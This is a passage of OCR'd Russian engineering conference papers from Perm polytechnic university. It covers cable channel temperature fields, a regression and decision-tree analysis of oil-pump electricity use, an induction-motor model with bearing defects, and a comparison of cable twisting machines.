


Рис. 3. Температурные поля разного количества проложенных кабелей

На последнем этапе выполнен сравнительный анализ температуры кабельного канала в зависимости от расположения кабельных линий в верхнем или нижнем уровне данного канала (рис. 4).




Рис. 4. Температурные поля прокладки кабелей в верхнем ряду и в нижнем

По полученным результатам можно сделать вывод, что разница температуры кабельного канала, в зависимости от выбора уровня расположения кабельных линий, несущественная.

Таким образом, результаты, полученные в ходе численных экспериментов, позволяют заключить следующее:

1) наличие коммуникаций имеет существенное влияние на температурное поле кабельного канала;

2) с увеличением задействованных кабельных линий нужно уменьшать подаваемую мощность на проложенные в них кабели;

3) расположение кабельных линий на разных уровнях никак не влияют на температуру кабельного канала.

Библиографический список

1. Труфанова Н.М., Будаян В.А. Нестационарная задача тепломассопереноса при прокладке кабеля в зданиях и сооружениях // Вестник ПНИПУ. Электротехника, информационные технологии, системы управления. – 2017. – № 23.

2. Труфанова Н.М., Навалихина Е.Ю., Марковский М.В. Математическое моделирование нестационарных процессов тепломассопереноса в прямоугольном кабельном канале // Вестник ПНИПУ. Электротехника, информационные технологии, системы управления. – 2014. – № 11.

3. Труфанова Н.М., Кухарчук И.Б., Феофилова Н.В. Расчет теплового поля кабельного канала с учетом тепловых потерь в экранах кабелей // Вестник ПНИПУ. Электротехника, информационные технологии, системы управления. – 2018. – № 28.

4. Lei Quan, Chenzhao Fu, Wenrong Si, Jian Yang, Qiuwang Wang. Numerical study of heat transfer in underground power cable system // Energy Procedia. – 2019. – P. 5317–5322.

Сведения об авторах

Фертиков Максим Георгиевич – студент Пермского национального исследовательского политехнического университета, гр. КТЭ-18-1м, г. Пермь, e-mail: fertikovmaxsim@gmail.com

Труфанова Наталия Михайловна – доктор технических наук, профессор, заведующая кафедрой «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: trufanova@pstu.ru

УДК 51-74

Д.А. Сицилицин, А.А. Петровский, А.В. Ромодин

МНОГОМЕРНЫЙ АНАЛИЗ ЭЛЕКТРОПОТРЕБЛЕНИЯ УСТАНОВОК НЕФТЕДОБЫЧИ

Многомерный анализ электропотребления показал, что в нефтедобывающей промышленности величина потребления электроэнергии зависит от таких факторов, как номинальная подача жидкости и мощность ПЭД.

Ключевые слова: Анализ электропотребления, погружной электродвигатель, многомерный анализ, номинальная подача жидкости, корреляционный анализ, график рассеивания, уравнение зависимости.

D.A. Sitsilitsin, A.A. Petrovskii, A.V. Romodin

MULTIVARIATE ANALYSIS OF POWER CONSUMPTION OF OIL PRODUCTION FACILITIES

A multivariate analysis of energy consumption showed that in the oil industry, the amount of electricity consumption depends on factors such as nominal fluid flow and power of the SEM.

Keywords: Power analysis, submersible motor, multivariate analysis, nominal fluid flow, correlation analysis, dispersion graph, equation of dependence.

Исследования в области электропотребления, которые были проведены на основе технологических параметров установки электроцентробежного насоса показали, что сильнее всего на величину электропотребления влияют значения номинальной подачи жидкости и мощности ПЭД.

Установление зависимостей величины электропотребления от номинальной подачи жидкости и мощности ПЭД, является одной из ключевых задач повышения энергетической эффективности предприятий [1]. Для определения влияния указанных факторов был выполнен многомерный анализ, в основе которого была взята статистическая база данных с технологическими параметрами.

Для анализа использовалась выборка, состоящая из 400 элементов.

Определение значимости влияния таких параметров как номинальная подача жидкости и мощность ПЭД на электропотребление проводилось с помощью корреляционного анализа. Величина корре-

ляции показывает это влияние. Корреляция измеряется в диапазоне от –1 до 1 включительно, и показывает взаимосвязь между элементами. Положительное значение коэффициента корреляции показывает прямо пропорциональное влияния одного параметра на другой, а отрицательная корреляция отражает обратно пропорциональное влияние параметров друг на друга. Нулевое значение коэффициента означает что ни какой линейной связи между параметрами нет.

График рассеивания мощности ПЭД от номинальной подачи жидкости при удельном потреблении установки электроцентробежного насоса 8кВт/м^3 представлен на рис. 1.




Рис. 1. Диаграмма рассеивания и значение коэффициента корреляции мощности ПЭД от номинальной подачи жидкости

Уравнения зависимости параметров и значения коэффициента корреляции между мощностью ПЭД и номинальной подачи жидкости, при разном удельном электропотреблении установки электроцентробежного насоса приведены в табл. 1. На основании приведенных данных, можно сделать вывод, что рассмотренные технологические параметры являются значимыми. К подобным выводам пришли и авторы экспертного анализа [1].

Таблица 1

Уравнения зависимости и значения коэффициента корреляции мощности ПЭД от удельного электропотребления установками электроцентробежного насоса (коэффициент корреляции – r)

Удельное электропотребление ($кВт/м^3$)	Уравнение зависимости и коэффициент корреляции
4	W=0,4687+0,1703·x, r=0,9849
5	W=2,4285+0,1765·x, r=0,9895
6	W=1,4004+0,2306·x, r=0,9926
7	W=1,7276+0,2608·x, r=0,9942
8	W=2,3465+0,2819·x, r=0,9977
9	W=1,7961+0,3272·x, r=0,9969
10	W=1,5641+0,3657·x, r=0,9939

В табл. 1 представлены ранжированные уравнения по удельному электропотреблению. Чтобы выяснить являются ли такие показатели как: мощность ПЭД и фактическая подача жидкости важными для всей генеральной совокупности воспользуемся деревом решений. Дерево решений является методом представления решающий правил в иерархической структуре, подразделяющейся на элементы двух типов: узлов и листьев. В узлы помещаются решающие правила и проверяется соответствие данных этому правилу по значению одного из атрибутов множества. В последнем узле разбиение и проверка не проводится и обозначается листом. В листьях содержится множество объектов удовлетворяющих всем правилам ветви, заканчивающейся данным листом. В данном случае в дереве решений рассматривается величина удельного электропотребления в зависимости от технологических параметров Полученное дерево решений представлено на рис. 2. Более подробно про деревья решений написано в [2].

На рис. 2 видно что, все элементы можно разделить с помощью нескольких решающих правил, среди который есть фактическая подача жидкости, мощность ПЭД, поэтому можно сделать вывод, что данные параметры являются статистически значимыми то есть данные технологические параметры влияют на электропотребление. К подобным выводам пришли и авторы экспертного анализа [1].

В связи с этим следует определить многомерные зависимости удельного электропотребления от фактической подачи жидкости и мощности ПЭД. Аппроксимированный график квадратичной поверхности зависимости удельного электропотребления от фактической подачи жидкости и мощности ПЭД представлен на рис. 3.




Рис. 2. Дерево решений




Рис. 3. Аппроксимированная зависимость удельного электропотребления от полной подачи жидкости и мощности ПЭД

График карт линий уровня, который представляет из себя проекцию аппроксимированного графика квадратичной поверхности удельного электропотребления от полной подачи жидкости и мощности ПЭД представлен на рис. 4.




Рис. 4. График карт линий уровня аппроксимированной зависимости удельного электропотребления от полной подачи жидкости и мощности ПЭД

В результате анализа было получено уравнение зависимостей:

$$W = 12{,}296 - 0{,}2244x + 0{,}5343y + 0{,}0008x^2 - 0{,}0024xy + 0{,}0016y^2, \quad (1)$$

где W – удельное электропотребление (кВт/м^3), x – полная подача жидкости, y – мощность ПЭД.

Данное уравнение может послужить основой для программного комплекса, в котором при задании определенных параметров будет рассчитываться удельное электропотребление и, таким образом, можно будет повысить энергетическую эффективность.

При сравнении, с исходными данными была выявлена погрешность от 5 до 15 процентов из-за несовершенства самого метода и возможных ошибках в самих параметров. Для того чтобы снизить погрешность требуется зафиксировать один из параметров и проанализировать электропотребление.

Библиографический список

1. Каверин М.Н., Куряев С.В. Методика планирования и анализа энергоэффективности добычи нефти // Оборудование и технологии для нефтегазового комплекса. – 2012. – № 3. – С. 58–62.

2. Мыльников Л.А. Статистические методы интеллектуального анализа данных. – 2018. – С. 119–123.

Сведения об авторах

Сицилицин Дмитрий Александрович – магистрант Пермского национального исследовательского политехнического университета, гр. ИСУП-19-1м, г. Пермь, e-mail: dsitsilitsin@gmail.com

Петровский Андрей Алексеевич – магистрант Пермского национального исследовательского политехнического университета, гр. ИСУП-19-1м, г. Пермь, e-mail: grumvion@gmail.com

Ромодин Александр Вячеславович – кандидат технических наук, доцент кафедры «Микропроцессорные средства автоматизации» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: romodin@msa.pstu.ru

УДК 621.3.04

С.С. Сальников, Д.А. Даденков, Е.М. Солодкий

МАТЕМАТИЧЕСКОЕ ОПИСАНИЕ АСИНХРОННОГО ДВИГАТЕЛЯ С ДЕФЕКТАМИ ПОДШИПНИКОВОГО УЗЛА

В данной статье рассмотрено математическое описание асинхронного двигателя с короткозамкнутым ротором, при наличии в нем повреждений подшипника. Автором рассмотрена статистика отказов асинхронных двигателей по видам причин неисправностей. В статье представлено математическое описание исправного двигателя, а также уравнение нагрузочного момента, возникающего при наличии различных дефектов подшипников.

Ключевые слова: асинхронный двигатель, подшипник, дефект.

S.S. Salnikov, D.A. Dadenkov, E.M. Solodkiy

MATHEMATICAL DESCRIPTION OF AN ASYNCHRONOUS MOTOR WITH BEARING ASSEMBLY DEFECTS

This article discusses the mathematical description of an asynchronous motor with a short-circuited rotor, in the presence of bearing damage. The author considers the statistics of failures of asynchronous motors by types of fault causes. The article presents a mathematical description of a serviceable engine, as well as an equation of the load moment that occurs in the presence of various bearing defects.

Keywords: induction motor, bearing, defect.

Введение. На сегодняшний день более 40 % вырабатываемой электроэнергии в мире потребляется асинхронным двигателем (АД) [1]. Это обусловлено простотой его конструкции, относительно высокой надежностью и высокой ремонтопригодностью. Данный вид электропривода можно встретить практически во всех видах промышленности: электро и теплогенерирующие производства, газонефтяная промышленность, рудодобывающие производства, металлургические заводы. Ввиду такого широкого распространения АД остро стоит вопрос о его бесперебойной работе и высокой отказоустойчивости. Поэтому необходимо производить диагностику асинхронного двигателя. Но как правило на первых стадиях разработки и апробации методов диагностики необходимо произвести моделирование неисправностей для начального представления о пригодности разрабатываемых алгоритмов.

Анализ причин отказов асинхронных двигателей. Большинство неисправностей АД согласно статистике промышленного использования [1] связаны с межвитковым замыканием обмотки статора (до 78 %). Поэтому этот тип из неисправностей является наиболее распространенным для АД.

Также немаловажным видом неисправности является повреждение подшипников ротора [2]. На данный вид неисправности приходиться 5 % неисправностей асинхронный машины (рис. 1). Причиной частых отказов этого элемента связана с несвоевременным и некачественным обслуживанием, а также неправильными условиями эксплуатации.




Рис. 1. Статистика причин отказов АД

Моделирование асинхронного двигателя с неисправным подшипником. Рассмотрим базовую модель модели АД в системе координат αβ. Для этого используется система электромагнитных динамических уравнений [11] (1):

$$\begin{cases} \dfrac{di_{s\alpha}}{dt} = \dfrac{1}{L_e}(U_{s\alpha} - R_e i_{s\alpha} + K_r Z_p \omega_r \psi_{r\beta} + K_r A_r \psi_{r\alpha}), \\ \dfrac{di_{s\beta}}{dt} = \dfrac{1}{L_e}(U_{s\beta} - R_e i_{s\beta} + K_r Z_p \omega_r \psi_{r\alpha} + K_r A_r \psi_{r\beta}), \\ \dfrac{d\psi_{r\alpha}}{dt} = R_r K_r i_{s\alpha} - A_r \psi_{r\alpha} - Z_p \omega_r \psi_{r\beta}, \\ \dfrac{d\psi_{r\beta}}{dt} = R_r K_r i_{s\beta} - A_r \psi_{r\beta} - Z_p \omega_r \psi_{r\alpha}, \\ M_e = \dfrac{3}{2} Z_p K_r (\psi_{r\alpha} i_{s\beta} - \psi_{r\beta} i_{s\alpha}), \\ \dfrac{d\omega_r}{dt} = \dfrac{1}{J_e}[M_e - M_C], \\ \theta = arctan(\psi_{r\beta}, \psi_{r\alpha}), \end{cases} \quad (1)$$

где $K_r = \frac{L_m}{L_e}$; $R_e = R_s + R_r K_r^2$; $L_e = L_s - \frac{L_m^2}{L_r}$; $A_r = \frac{L_m}{L_e}$ – принятые обозначения; R_s – активное сопротивление статора, Ом, R_r– активное сопротивление ротора, Ом, R_r – полная индуктивность статора, Гн, L_r – полная индуктивность ротора, Гн, L_m– индуктивность намагничивания, Гн, $i_{s\alpha}, i_{s\beta}$ – токи статора по осям α и β соответственно, А, $U_{s\alpha}, U_{s\beta}$ – напряжения статора по осям α и β соответственно, В, $i_{r\alpha}, i_{r\beta}$ – токи ротора по осям α и β соответственно, А, $\psi_{s\alpha}, \psi_{s\beta}$ – потокосцепления статора по осям α и β соответственно, Вб, $\psi_{r\alpha}, \psi_{r\beta}$ – потокосцепления ротора по осям α и β соответственно, Вб, ω_r – частота вращения ротора, рад/с, Z_p – число пар полюсов; J_e – момент инерции, кг·м^2, M_c – момент сопротивления, Нм, M_e – электромагнитный момент, Нм, θ – угол положения потокосцепления ротора, рад.

Преобразование тока из трехфазной системы координат в двухфазную, осуществляется по следящим выражениям:

$$\begin{cases} i_\alpha = i_A, \\ i_\beta = \frac{(2i_B - i_A)}{\sqrt{3}}. \end{cases} \quad (2)$$

В данной статье рассматривается подшипник качения, так как он является широко используется в качестве подшипников ротора электрических машин (рис. 2).




Рис. 2. Геометрия подшипника качения

Неисправности, связанные с подшипниковым узлом можно классифицировать в соответствии с поврежденным элементом: дефект внутренней обоймы; дефект внешней обоймы; дефект шариков.

Для каждого типа повреждения подшипника существует характерная частота fc. Эта частота эквивалентна периодичности, с которой возникает вибрационная аномалия при повреждении различных частей подшипника [2].

Характерные частоты являются функциями от геометрии подшипника и частоты вращения ротора f_r:

$$\begin{cases} f_o = \frac{N_b}{2} f_r \left(1 - \frac{D_b}{D_c}\cos\beta\right), \\ f_i = \frac{N_b}{2} f_r \left(1 + \frac{D_b}{D_c}\cos\beta\right), \\ f_b = \frac{D_c}{D_b} f_r \left(1 + \frac{{D_b}^2}{{D_c}^2} cos^2\beta\right), \end{cases} \quad (3)$$

где f_o – характерная частота при наличии повреждения внешней обоймы подшипника, Гц; f_i – характерная частота при наличии повреждения внутренней обоймы подшипника, Гц; f_b – характерная частота при наличии повреждения тел качения обоймы подшипника, Гц; N_b – количество тел качения подшипника; D_c – диаметр сепаратора, мм; D_b – диаметр шарика подшипника, мм; β – угол контакта тела качения с дорожками качения.

При повреждении подшипника крутящий момент нагрузки как функция времени $M_{load}(t)$ может быть описан постоянной составляющей Mconst и дополнительным компонентом M_c, меняющимся на характеристической частоте. Этот дополнительный компонент аппроксимируется синусоидально изменяющейся функцией, чтобы упростить следующее выражение:

$$M_{\mathrm{c}}(t) = M_{\mathrm{const}} + M_c \cos(\omega_c t), \quad (4)$$

где $\omega_c = 2\pi f_c$ [рад/с].

Частоты возникающие в спектре момента f_T в следствии неисправностей подшипников могут быть найдены по выражению (8):

$$f_T = f_s \pm k f_c. \quad (5)$$

Заключение. В результате работы автором было предложено математическое описание асинхронного двигателя с различными видами дефектов подшипникового узла. Полученные уравнения в дальнейшем могут быть использованы в целях апробации методик диагностики и защиты асинхронного двигателя при возникновении повреждений подшипника.

Библиографический список

1. Петухов В. Диагностика состояния электродвигателей. Метод спектрального анализа потребляемого тока // Новости Электротехники. – 2005. – № 1 (31). – С. 23–28.

2. Ширман А.Р., Соловьев А.Б. Практическая вибродиагностика и мониторинг состояния механического оборудования. – М., 1996. – 276 с.

3. Singh G., Kumar T.C.A., Naikan V.N.A. Induction motor inter turn fault detection using infrared thermographic analysis // Infrared Physics &Technology. – 2016. – Vol. 77, № 7. – P. 277–282.

4. V.N. Ghate, S.V. Dudul. Optimal MLP neural network classifier for fault detection of three phase induction motor // Expert Systems with Applications. – 2010. – Vol. 37, No. 4. – P. 3468–3481.

5. Генкин М.Д., Соколова А.Г. Виброакустическая диагностика машин и механизмов. – М.: Машиностроение, 1987. – 288 с.

6. Bonnett A.H., Sonknp G.C., Cause and analysis of stator and rotor failures in three-phase squirrel-cage induction motors // IEEE Trans. IndustryApplications. – 1992. – Vol. 28, № 4. – P. 921–937.

7. Пономарев В.А., Суворов И.Ф., Комплексный метод диагностики асинхронных электродвигателей на основе использования искусственных нейронных сетей // Новости электротехники. – 2011. – № 2(68).

8. Правила устройства электроустановок. – 7-е изд. (ПУЭ)/ Главгосэнергонадзор России. – М.: Изд-во ЗАО «Энергосервис», 2007. – 610 с.

9. Solodkiy E., Dadenkov D., Kostygov A. Sensorless vector control of asynchronous machine based on reduced order Kalman filter // 17th International Ural Conference on AC Electric Drives (ACED). – 2018.

10. Анучин А.С. Широтно-импульсная модуляция методом реализации мгновенных фазных потенциалов для трехфазных инверторов напряжения // Тр. V Междунар. (16 Всерос.) конф. по автоматизированному электроприводу АЭП–2007. – СПб., 2007. – С. 263–265.

11. Соколовский Г.Г. Электроприводы переменного тока с частотным регулированием. – М.: Академия, 2006. – 272 с.

Сведения об авторах

Сальников Савелий Витальевич (Пермь, Россия) – учебный мастер кафедры «Микропроцессорные системы автоматизации» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: kitkat980412@gmail.com

Даденков Дмитрий Александрович (Пермь, Россия) – кандидат технических наук, доцент кафедры «Микропроцессорные системы автоматизации» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: dadenkov@mail.com

Солодкий Евгений Михайлович (Пермь, Россия) – кандидат технических наук, инженер кафедры «Микропроцессорные системы автоматизации» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: wsdl00@gmail.com

УДК 620.3.51

С.В. Ершов, Г.О. Глухов

СРАВНИТЕЛЬНЫЙ АНАЛИЗ РАЗЛИЧНЫХ ВИДОВ СОВРЕМЕННЫХ КРУТИЛЬНЫХ МАШИН

Одним из основных элементов кабелей и проводов является токопроводящая жила (ТПЖ), которая в зависимости от условий эксплуатации готового изделия, может быть различного сечения и формы. В ряде случаев важнейшей характеристикой кабеля является его гибкость. Для решения данной задачи в конструкции используются многопроволочные ТПЖ, производство которых осуществляется на специализированных крутильных машинах. В данной работе рассмотрены различные виды современного оборудования для скрутки токопроводящих жил. Проведен сравнительный анализ их основных производственных характеристик.

Ключевые слова: крутильная машина, токопроводящая жила, скрутка, кабельное производство.

S.V. Ershov, G.O. Glukhov

COMPARATIVE ANALYSIS OF DIFFERENT TYPES OF MODERN TWISTING MACHINES

One of the main cables and wires elements is a conductive core, which can have different size and shape, depending on the finished product operating conditions. In some cases, flexibility is the most important characteristic of a cable. To solve this problem, multi-wire conductors are used in cable construction, which production is carried out on specialized twisting machines. In this paper, various types of modern equipment for twisting conductive wires are considered. A comparative analysis of their main production characteristics is carried out.

Keywords: twisting machine, conductive core, twisting, cable production.

Крутильные машины являются незаменимым звеном в процессе производства кабелей и проводов. В 1879 году началось изготовление кабельной продукции в России. Это были простые изолированные проволоки. Увеличение потребностей в электрической энергии привело к необходимости разработки и создания более сложных конструкций кабелей и проводов, для производства которых требовалось новое, более сложное оборудование. Развитие технологий привело к созданию новых предприятий, которые стали предлагать кабели и провода разного назначения [1].

Одной из новых технологий производства кабеля стала скрутка токопроводящей жилы. В наше время уже существует множество видов формы токопроводящих жил и для некоторой формы может быть выбрана конкретная крутильная машина.

Крутильные машины по принципу действия можно разделить на машины с совмещенным крутильным и отдающим устройствами и машины с вращающимися тяговым и приемным устройствами. К первым типам машин относятся: клетьевые, дисковые и сигарные. Их широко применяют для изготовления жил силовых кабелей. Ко вторым типам относят машины: с крутильной рамкой и универсальные. Применяют их в основном для скрутки гибких токопроводящих жил [2].

Рассмотрим несколько наиболее распространенных видов крутильных машин, встречающихся на современных кабельных предприятиях. Машина одинарной скрутки – предназначена для скрутки гибких неизолированных, а так же изолированных ТПЖ.

Конструкция машины выполнена таким образом, что рамка вращается только вокруг приемного устройства, при этом оси вращения рамки и приемного барабана совпадают. Направляющие рамки установлены в крутильной части. Вращающийся конец за одно кручение совершает один оборот крутильного узла [3].

Из преимуществ данного оборудования стоит выделить то, что данная машина имеет возможность работать на высоких скоростях (может достигать 3250 оборотов в минуту), имеет постоянное натяжение (так как тяговое устройство жестко связано с крутильной рамкой), механическое регулирование шага скрутки (примерный диапазон 20–400). Кроме этого конструкция машины позволяет встроить в нее лентообмоточное устройство. На рис. 1 представлена схема машины одинарной скрутки [4].

Машины двойной скрутки (рис. 2) более производительны, чем одинарной скрутки, за счет того что, стренга за один оборот рамки перекручивается дважды, что позволяет увеличить производительность в два раза. Например, при частоте вращения 3250 оборотов в минуту число скруток будет достигать 6500 в минуту [4]. Однако при работе с большим количеством оборотов нужно соблюдать стабильность работы отдающих устройств, т.е. исключить обрывность [3].

Эти машины состоят из неподвижного отдающего устройства и крутильной рамки, вращающейся вокруг тягового и приемного устройств, размещенных в неподвижной люльке. Собранные в калибре

проволоки поступают на рамку о направляющим роликам, огибают ее и попадают на тяговое и приемное устройства. При вращении рамки тяговое и приемное устройства не вращаются.




Рис. 1. Схема машины одинарной скрутки: *1* – отдающее устройство; *2* – люлька для отдающей катушки; *3* – отдающая катушка с проволокой; *4* – приспособление для открутки; *5* – распределительная розетка; *6* – калибр; *7* – приводная шестерня; *8* – крутильная рамка; *9* – направляющие ролики; *10* – тяговое устройство; *11* – приемное устройство




Рис. 2. Схема машины двойной скрутки: *1* – отдающее устройство; *2* – отдающая катушка с проволокой; *3* – распределительная розетка; *4* – калибр; *5* – крутильная рамка; *6* – приемное устройство; *7* – тяговое устройство; *8* – приводная шестерня

Крутильные машины фонарного типа бывают двух-, трех- и четырехклетьевым. Соседние клети вращаются в разные стороны. Клети меньших размеров вращаются быстрее остальных. Внутренние повивы в соответствии с ГОСТ 22483-2012 скручиваются с меньшей длиной шага, чем наружные [2].

Крутильная клеть состоит из нескольких параллельных дисков, жестко закрепленных на полом валу, расположенном в центре. Количество крутильных клетей зависит от назначения машины. Клети могут снабжаться устройствами для откручивания.

Частота вращения крутильных клетей от 36 до 250 об/мин. Из-за больших вращающихся масс, повышение частоты вращения ограничено требованиями соблюдения балансировка в процессе производства [3].

Такая машина характеризуется своей хорошей производительностью её максимальная линейная скорость, в зависимости от модели и производителя, находится в диапазоне от 20 до 80 м. в минуту.

Крутильные машины фонарного типа используются для изготовления разных видов проводов, экранов и брони. (рис. 3) По сравнению с крутильными машинами двойной и одинарной скрутки, машина фонарной скрутки может производить ТПЖ для кабелей больших сечений (от 95 до 1000 мм) [3].

Рис. 3. Крутильная машина фонарного типа

Крутильная машина сигарного типа имеют узкую, длинную рамку обтекаемой формы, которая вращается вокруг отдающего устройства (рис. 4). Эта рамка имеет конусы на концах, что придает ей «сигарообразный» вид [3].

Катушки установлены в люльках, расположены последовательно одна за другой вдоль оси вращения машины. Благодаря такой конструкции сигарные машины имеют малый диаметр крутильной части и небольшие вращающиеся массы. Это дает возможность получать бо-

лее высокие обороты, а значит и более высокую производительность, по сравнению с машинами фонарного типа. Частота вращения достигает до 3000 об/мин.

В зависимости от конструкции скручиваемого изделия крутильная машина может иметь от 2 до 60 отдающих катушек диаметром 100–1000 мм [2].

При этом максимальная линейная скорость достигается в диапазоне 15–180 м/мин.

Рис. 4. Крутильная машина сигарного типа

В таблице приведены основные характеристики рассмотренных машин для скрутки токопроводящих жил.

Основные характеристики крутильных машин

Крутильная машина	Линейная скорость	Количество скруток	Количество отдающих катушек
Одинарной скрутки	250–300	400–3250	3–12
Двойной скрутки	250–280	800–6500	6–20
